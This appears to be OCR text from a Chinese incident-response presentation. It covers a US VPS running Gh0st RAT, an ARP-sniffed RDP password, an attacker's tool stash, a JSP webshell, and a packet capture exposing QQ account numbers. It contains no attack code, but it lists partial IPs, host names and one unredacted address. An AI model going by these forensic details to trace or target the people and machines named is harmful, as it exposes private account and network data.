00e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0120 00 00 00 2d 4e fd 56 07 68 c6 51 f6 65 f4 95 00  ...-N.V.h.Q.e...
0130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0170 00 00 00 00 00 00 00 01 00 00 00 07 00 00 00 00  ................
0180 00 64 00 00 00                                     .d...
```

Normal text file

- 美国VPS除RDP/空WEB外，没对外服务应用；同事从隔壁服务器通过ARP嗅探到RDP密码

防不胜防




ID	WAN	LAN	Computer/User Name	OS Version	CPU	Ping	Camera
0	219.84.[redacted]	219.84.[redacted]	ns1	2003 SP2 (Build 3790)	2405MHz	20	N/A
1	114.80.[redacted]	192.168.105.76	sspost2	2003 SP2 (Build 3790)	2666MHz	20	N/A

ID	WAN	LAN	Computer/User Name	OS Version	CPU	Ping	Camera
0	59.151.[redacted]	192.168[redacted]68	cn1-esx-s01	2003 SP1 (Build 3790)	2009MHz	20	N/A

199.192.[redacted]:53

- 果不其然，美国VPS上运行着Gh0st RAT远程控制软件。且发现公司还有一服务器中招

防不胜防



地址(D) E:\

名称	大小	类型	修改日期	属性
126.101		文件夹	2011-11-16 23:05	
ADFS		文件夹	2011-11-16 20:15	
ftp		文件夹	2011-11-1 4:44	
LogFiles		文件夹	2011-11-1 17:52	
soft		文件		
switch		文件		
tmp		文件		
web		文件		
1.vbs	1 KB	VBSc		
check.vbs	2 KB	VBSc		
Mscan-mysql.log	2 KB	文本		
ip.bat	11 KB	Winc		
ls domain.txt	63 KB	文本		
result.txt	3 KB	文本		
run.bat	1 KB	Winc		
test.bat	1 KB	Winc		
1.rar	25,451 KB	WinF		

正在创建压缩文件 1.rar

压缩文件 1.rar
正在添加
QQIntl1.1.exe 98%


已用时间 00:00:20
剩余时间 00:00:41

压缩率 89%
进度 33%

后台(B) 暂停(P)
取消 模式(M)... 帮助

- 在对美国VPS分析后，发现里面有攻击者大量的渗透中间数据包括工具/源代码/密码等

防不胜防



JSP Manage-System 1.0 - Windows Internet Explorer

http://118.142 [redacted] :8080/ [redacted] .jsp

goo

FilePath: C:/windows/system32/drivers/

googleupdate.exe | file | 556K

IP查询 | 查IP地址 | ip数

www.123cha.com

最专业ip数据库、手机号数据库、列车时刻数据库......

++ 您的ip:[118.142.[redacted]] 来自: 香港 和记环讯 ++

vpnxun.pcapl - Wireshark


Filter: udp

```
No.   Time          Source                Destination           Protocol  Info
39460 47134.502314  112.95.[redacted]55   118.142[redacted]2    UDP       Source port: irdmi  Destination port: 64070
39496 47134.641269  118.142[redacted]2    112.95.[redacted]55   UDP       Source port: 64070  Destination port: irdmi
39504 47134.663898  112.95.[redacted]55   118.142[redacted]2    UDP       Source port: irdmi  Destination port: 64070
39540 47134.790335  118.142[redacted]2    112.95.[redacted]55   UDP       Source port: 64070  Destination port: irdmi
39551 47134.814289  112.95.[redacted]55   118.142[redacted]2    UDP       Source port: irdmi  Destination port: 64070
39590 47134.967437  118.142[redacted]2    112.95.[redacted]55   UDP       Source port: 64070  Destination port: irdmi
39594 47134.990102  112.95.[redacted]55   118.142[redacted]2    UDP       Source port: irdmi  Destination port: 64070
39606 47135.146909  118.142[redacted]2    112.95.[redacted]55   UDP       Source port: 64070  Destination port: irdmi
39607 47135.166448  112.95.[redacted]55   118.142[redacted]2    UDP       Source port: irdmi  Destination port: 64070
39608 47135.455280  118.142[redacted]2    112.95.[redacted]55   OICQ      OICQ Protocol
39609 47135.477069  112.95.[redacted]55   118.142[redacted]2    OICQ      OICQ Protocol
39610 47135.657092  118.142[redacted]2    112.95.[redacted]55   UDP       Source port: 64070  Destination port: irdmi
```

```
⊞ Frame 39609: 209 bytes on wire (1672 bits), 209 bytes captured (1672 bits)
⊞ Ethernet II, Src: Riversto_0e:77:80 (00:02:85:0e:77:80), Dst: Dell_3c:17:33 (00:13:72:3c:17:33)
⊞ Internet Protocol, Src: 112.95.240.55 (112.95.240.55), Dst: 118.142.[redacted] (118.142.[redacted])
⊞ User Datagram Protocol, Src Port: irdmi (8000), Dst Port: 64070 (64070)
⊟ OICQ - IM software, popular in China
    Flag: Oicq packet (0x02)
    Version: 0x1e13
    Command: Operation on group (48)
    Sequence: 8086
    Data(OICQ Number,if sender is client): 803737[redacted]
    Data:
```

- 同时在对攻击者VPN出口的嗅探结果中显示，攻击者网络出口存在多个QQ号，包括6位

防不胜防



EffeTech HTTP Sniffer - Unregistered Version

File View Sniffer Help

QQ农牧助手 V3.0.30.1121 beta 互联网最好用的农牧辅助软件 QQ: 51980[redacted]

操作(C) 信息(I) 设置(O) 工具(T) 访问官方网站 BUG提交: BJHB8898YAHOO.CN

我的农场 | 我的牧场 | 用户: ↑班 金钱: 931911 人品: 26072

提示: 有效预防被检测, 强烈建议使用 "进入安全模式" >>> 进入安全模式

个人信息

等级: 62 经验: 8329/12600 狗: 3 狗粮: 饥饿

好友列表 ☑ 监控农场好友 刷新好友可收信息

	好友	金钱	等级	经验	操作计时

农场/渔塘 普:白萝卜 红:白萝卜 黑:白萝卜 刷新

ID	作物	状态	当前时间	成熟时间

请选择要自动播种的鱼苗

名称	容量	时间	产量	成鱼售价	预计收入	经验	状态	鱼苗价格	已有
小丑鱼	1	23小时	15	90	1350	42	已解锁	650	0
蝶鱼	1	30小时	24	85	2040	50	已解锁	940	0
皇家丝鲈	1	33小时	27	85	2295	52	已解锁	1100	0
鹦鹉鱼	1	38小时	28	100	2800	59	已解锁	1340	0
蓝唐王鱼	1	25小时	20	78	1560	43	已解锁	741	0
孔雀鱼	1	40小时	28	110	3080	62	已解锁	1450	0
虎皮鱼	1	35小时	25	100	2500	54	已解锁	1200	0
绿海龟	1	50小时	30	145	4350	78	已解锁	2025	0
彩虹鱼	1	42小时	28	120	3360	65	未解锁	1550	0
宽带蝴蝶鱼	1	33小时	26	88	2288	51	未解锁	1070	0
蝠鲼	2	60小时	29	350	10150	180	已解锁	4800	0

已选择: 蝠鲼

消息日志 帮助次数: 151 播种次数: 46 验证码次数: 0 清空日志

```
17:44:30 [农场] [提示] [鱼塘]容量剩余: 6
17:44:30 [农场] [收获] 收自己鱼池2成功 获取【蝠鲼】17个 经验:+180 金钱:+5
17:44:30 [农场] [收获] 收自己鱼池1成功 获取【蝠鲼】17个 经验:+180 金钱:+5
17:44:29 [农场] [收获] 收自己鱼池0成功 获取【蝠鲼】17个 经验:+180 金钱:+5
17:44:29 [农场] [提示] 没有足够的化肥!
17:44:29 [农场] [提示] >>[飞速化肥]剩余2个
```

收获自己 金钱: 27642 经验: 1500 收获好友 金钱: 60219 经验: 302

完成 准备就绪 农:17 牧:0 空闲 00:00:20 运行 00:03:07


	File ...	Status
/css/css.css		200, Respo
y.js	37234	200, FIN
/js/regCheck.js		200, Respo
/images/bg.gif	1475	200, Respo
/images/flash.swf	402821	200, Respo
/images/flash.swf	402821	200, Respo
/images/flash.swf		Requested
88ff148381e60a2762864a...	5148	200, FIN
c=1&cf=&ci=&ck=1&cl=32...		200, FIN
loid/etetrack.js	408	200, FIN
.php?etekey=MjgzNMywxM...		200, Respo
/images/btn.jpg	13255	200, FIN
ain.xml	315	200, FIN
ico		404, FIN
index/appbase_run_unit...		Requested
index/appbase_run_unit...	8795	200, FIN
wild_v_29.xml	8160	200, FIN
m/data/data_zh_CN_v_17...	819048	200, Respo
cgi_farm_index?mod=use...	27005	200, Respo
cgi_fish_index?g_tk=15...		Requested


HTTP Response Header

Buffer

- 从美国VPS打包的数据发现有-QQ农场小偷程序，自动登录时配置文件中含认证加密串

